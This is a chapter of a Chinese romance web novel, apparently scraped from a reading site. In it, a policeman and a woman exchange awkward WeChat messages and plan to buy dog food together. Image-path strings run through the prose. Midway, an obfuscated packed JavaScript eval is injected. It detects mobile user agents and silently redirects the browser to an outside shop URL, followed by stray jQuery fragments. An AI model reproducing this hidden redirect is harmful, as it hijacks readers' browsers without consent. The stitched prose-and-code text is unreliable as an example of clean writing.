微信“叮咚”进来几条信息,陈屹呈猛的从过去的回忆中抽离。
他眼帘垂下,目光自然的落在手机屏幕上,这几条消息不是程舒禾发来的。
陈屹呈心里隐隐有些失落感,原来潜意识里,他还是对她很有期待的。
失落不过几秒,微信便自动刷新,弹出另一条信息来。
程舒禾回的两个字:晚安。
简短,一目了然,没有后续。
消息在聊天框里停留不过三秒,她又把文字撤回去了。
陈屹呈不知道她为什么这般操作,静等几秒,依然没见信息再来。
他回:【看见了。】
程舒禾:【已消失。】
陈屹呈:【?】
程舒禾已读乱回:【没什么,试一下网络。】
“……”
他有点儿没话说。
-
几天一晃而过。
回暖后的霖市,整天光线都很强烈,在户外空旷地活动,眼睛常常被光芒刺得睁不开眼。
早上,警局比较忙,来来回回,身影穿梭不停。
外出办案的那些人一早出去就没再见回来。
再加上,今天有领导来视察,光是开会就说了两个小时。
散会出来后,大多是一些死气沉沉的面孔。
陈屹呈一边走,一边点着手机给领导回复工作,刚走到大门,便看见白局长在跟实习生讲话。
等他走过去时,实习生刚好离开。白廷松背着手,虽说年过半百,但背依然铤得很直,脸上神情板正,见他就询问:“开完会了?”
陈屹呈点点头,跟汇报工作一样:“刚把几场失踪案的记录交接过去。”
白廷松了然的点点头,对这件事并没有做过多的表示。
他开门见山道:“前几天庭安带人逮了几个故意抢劫的混子,就在隔壁夜市那里,那位女士感激他,连着送了好几块锦旗……今天他休假,没来开会,你等下有空就把开会重点跟他传达一下。”
陈屹呈很淡的应了声:嗯。”
白廷松看着他发呆两秒,语气上扬,些许疑惑:“怎么,你有意见?”
“我能有什么意见。”陈屹呈声线慵懒,脸上挂着笑,也不知道白廷松从哪看出这一点的,他示意,“没事我去干活了。”
“有事。”白廷松语气不容置喙。
陈屹呈收回脚步。
他就这么站着,等人说话。
白廷松神色缓了缓,表情放软,试探性的问:“最近,你俩闹矛盾了?”
问完后,他又笃定的接着讲:“除开平时工作之外,你俩一碰面就黑着一张脸,看对方的眼睛跟死鱼眼没什么区别,只字不语,不知道的还以为,你们有什么深仇大恨。”
陈屹呈:“哪有这么夸张。”
白廷松懒得跟他瞎扯:“所以什么原因?”
陈屹呈一时沉默。这其中缘由,好像还真不太好说。
白廷松也不是一个会为难人的领导,他退让一步:“我也不是很想管你们犯什么事,我就是想说,私人情绪不要带到工作上来,别整出一堆烂摊子,我没法——”
“白局,你看我什么时候乱来过。”陈屹呈调侃。
被打断话之后,白廷松将信将疑。
不过陈屹呈这脾气,他也不是不了解,有点儿犟,又有很多自己的想法,难干预。
“最好这样。”白廷松扔下一句,又接着劝,“有空把你俩的问题解决下,都一个地儿的,我看得别扭。”
陈屹呈:“嗯。”
他没说好与不好。
也没说什么时候,反正在白廷松听起来就很敷衍。
见陈屹呈不想聊这个话题,他也不强求,说了些别的:“你爸最近很关心你,一天打了好几个电话来,我听着好像说是要给你介绍女孩,你有空回去见见,人是老赵的外甥女,上次吃饭我见过,温柔乖巧,很漂亮。”
陈屹呈脸上仍旧挂着笑,只是不太走心:“我刚来那会儿,你就跟我说过很多回,怎么,老赵的熟人生意这么棘手?”
白廷松脸色一僵:“你小子。”
他转念一想,算了,跟他计较什么,“我给你们同一批来的都介绍过对象,就没失手过,反而是你,挑挑拣拣的,这也不要那也不要,你要光棍一辈子啊?人庭安都找到要追的女生了,你爸天天说你来了这里之后,跟出家没什么区别,单是因为你,把我们警局的名声搞臭了。”
陈屹呈:“……??”
怎么这事都要赖他身上。
过分了。
白廷松说话速度很快,叽里咕噜的跟冒泡泡一样一大堆,陈屹呈只听到了后面一句。
他挑挑眉,怀疑:“谢庭安,要追谁?”
“我看他这几天忙来忙去的,着装打扮跟之前也有很大区别,特别在意形象,听说他不久前认识个女生。”白廷松回忆着,解释一句,“这几天没少上门感谢他的女士,好像就是那个女生的老板……诶,你问这事做什么?”陈屹呈回过神来,笑了笑:“没事啊。”
只是在想着。
谢庭安还挺难放弃的。
陈屹呈点开微信,程舒禾聊天框安安静静的,这几天他有意无意问过,她是不是很忙。
程舒禾不是很热情,回得冷淡,来来去去就那么一两个字。
白廷松语重心长:“你少操心别人的事,与其好奇跟你无关的八卦,还不如多专注点自己。”
陈屹呈不轻不重的反驳:“谁说跟我没关了。”
白廷松:“嗯?”
“我确实应该跟他好好学学。”陈屹呈收起手机,没头没尾的回了这句话。
确实应该好好学学。
追女生应该锲而不舍。
……
早来晚回这几天,程舒禾也是过得相当厌倦,她工作烦得都不想跟人多说几个字。
她跟陈屹呈微信聊天对话最后一条,是她回复对方表示非常忙的信息。
其实她说谎了。
上回那事实在是有些尴尬,程舒禾觉得自己没法见人好几天了。
算了,再等两天。
再过几个小时,让时间冲淡一切丢脸的感觉就好了。
程舒禾懊恼的想着时,霍敬恒在这时候凑过来。他把纸张放进打印机,按了两下电脑,用着八卦的语气跟她说:“你跟那陈警官还有没有联系啊?”
程舒禾眨了眨眼睛,心里疑惑:“怎么这么问。”
想着他没憋什么好事,还没想出个所以然来,霍敬恒把纸张翻一页,轻描淡写:“这不是前几天在超市碰见那位警官了么,真是有缘破庙都能面上一面,我那天就跟他面对面站一块儿,我才发现,原来我那么矮,我当即就在超市怒买了两盒钙片。”
“……”程舒禾紧闭嘴巴,冷笑一声,很实诚的回着,“你这个年纪,长不高了。”
霍敬恒动作一顿:“……?”
再然后,他听见程舒禾跟他说:“……但你的钙片可以补脑。”
霍敬恒:“??”
沉默。
几秒后,霍敬恒抽出纸张,懒得跟她计较,挑着重点讲:“主要是他一眼就认出我来了,还跟我打招呼,我当时还以为是我长得太好看让人过目难忘,结果没聊两句,他就把话题有意无意扯到你身上来了,终究是我自作多情。”
程舒禾心一颤。
她觉得霍敬恒是故意卡在这里的,即使如此,她还是上钩,问出这句:“然后呢?”
“然后?”霍敬恒笑眯眯,神秘兮兮的,低着声音说,“他问我你最近是不是很忙,我这么聪明的人,怎么会听不出来这话的潜在之意,我就有种很强烈的预感,我觉得他就是在找机会约你,我人帅心善,当即就跟他说,你最近一点都不忙,闲得可以下班再耕两亩地。”
程舒禾神情微死。
她觉得有些麻木。
紧接着,她脑海里开始回忆起刚刚跟陈屹呈的聊天对话。</p;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17935164|213710||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
>
陈屹呈:【最近总是加班?】
程舒禾:【嗯,忙得快掉光头发了。】
程舒禾:“……”
真是该死的谎。
霍敬恒觉得自己干了件好事,乐呵呵的:“他有没有约你啊?姐,好机会!”
“好机会。”程舒禾喃喃自语,挤出一句话,“好你一拳头。”
丢脸死了。
陈屹呈大概又觉得她在玩什么欲擒故纵。
程舒禾把脑袋埋在桌面,有一种要等死的感觉。
心理安慰自己几下之后,她点开手机,打开的聊天页面,刚好微信振动一下,冒出一条信息来。
陈屹呈:【没关系,越忙越有钱,秃头就植发。】
程舒禾一脸问号。
怎么说呢。
看不出来,这到底是阴阳怪气,还是真信她鬼话说出来的安慰话。
程舒禾咬牙,扔回一句:【别人总觉得我很闲。】
发完这一句之后,她突然觉得哪里不对劲,好像是太欲盖弥彰,太刻意了?没几秒,她撤回去了。
陈屹呈又接着发信息来:【他们的话不可信。】
程舒禾不可置信的眨了眨眼睛。
她还在想,出到社会后,陈屹呈还是很睿智的。
看看,这话术,多么聪明,多么好骗。
多么给人面子,台阶都铺得妥妥当当的,简直完美得让人……
“叮咚——”
程舒禾还没想完,紧跟在后面的文字是:【早出晚归,黑灯瞎火摸路好几天的人,说不忙真是过分了。】
程舒禾:“……!!”
夸早了,去你的完美。
透过这一行文字,程舒禾觉得他的神情一定是夹着阴阳怪气的。
她在聊天框里试着打字,敲半天,不知道说些什么,干脆不说了。
罢工之后,她打开文件夹。
看了几秒,看不进去。
直到陈屹呈撇开话题问她:【今晚多少点下班?】
程舒禾抬眼扫一眼时间,回:【四点半。】
她心里隐约有些期待。
他这么问,照霍敬恒的意思,是要约她吧。
程舒禾心里忐忑的等几秒。
等到陈屹呈回信息:【有空吗,下班买点狗粮。】
什么狗粮需要两个人一起买呢。
程舒禾压了压唇角微起的笑意,咬了咬下唇,很矜持的回了两个字答应他。
霍敬恒来拿文件,刚好看见她眯着眼睛对手机,要笑不笑的样子,他开玩笑:“工作让你这么兴奋?”
程舒禾摁掉手机屏幕,抽出打印机的纸张,夹回夹子里,豁然开朗:“没办法,看到手机里的我,被自己美得想笑。”
霍敬恒:“……??”
姐,你没事儿吧?
程舒禾打开电脑工作,全然不管霍敬恒向她投来的怪异眼神。
她心情非常好。
一阵之后,程舒禾突然想到什么,再次点开陈屹呈的聊天框。
只是,映入眼帘的却是他的疑问:【什么狗粮这么好吃?】
程舒禾一时也没搞懂他什么意思,她仔细复盘。
直到眼睛往上一扫,看见自己回他的信息是“好吃”时,程舒禾一下子愣住了。
她不可置信的又看了两遍。
整个空气都凝固了。
“……”
好啊。
好吃。
这个世界上、怎么会有人、能把这两个词搞混搞在一块的!!
啊啊啊啊什么狗粮好吃啊,谁吃狗粮的!!
程舒禾有些崩溃,又有些无从下手的补救感。
她面不改色心不跳,装傻充愣:【我们的?】
发完之后,程舒禾静了下来。
她欲盖弥彰的又补一个字:【买。】
陈屹呈信息秒回:【我也觉得。】
肉眼可见,程舒禾见他学着自己又补一个字:【好。】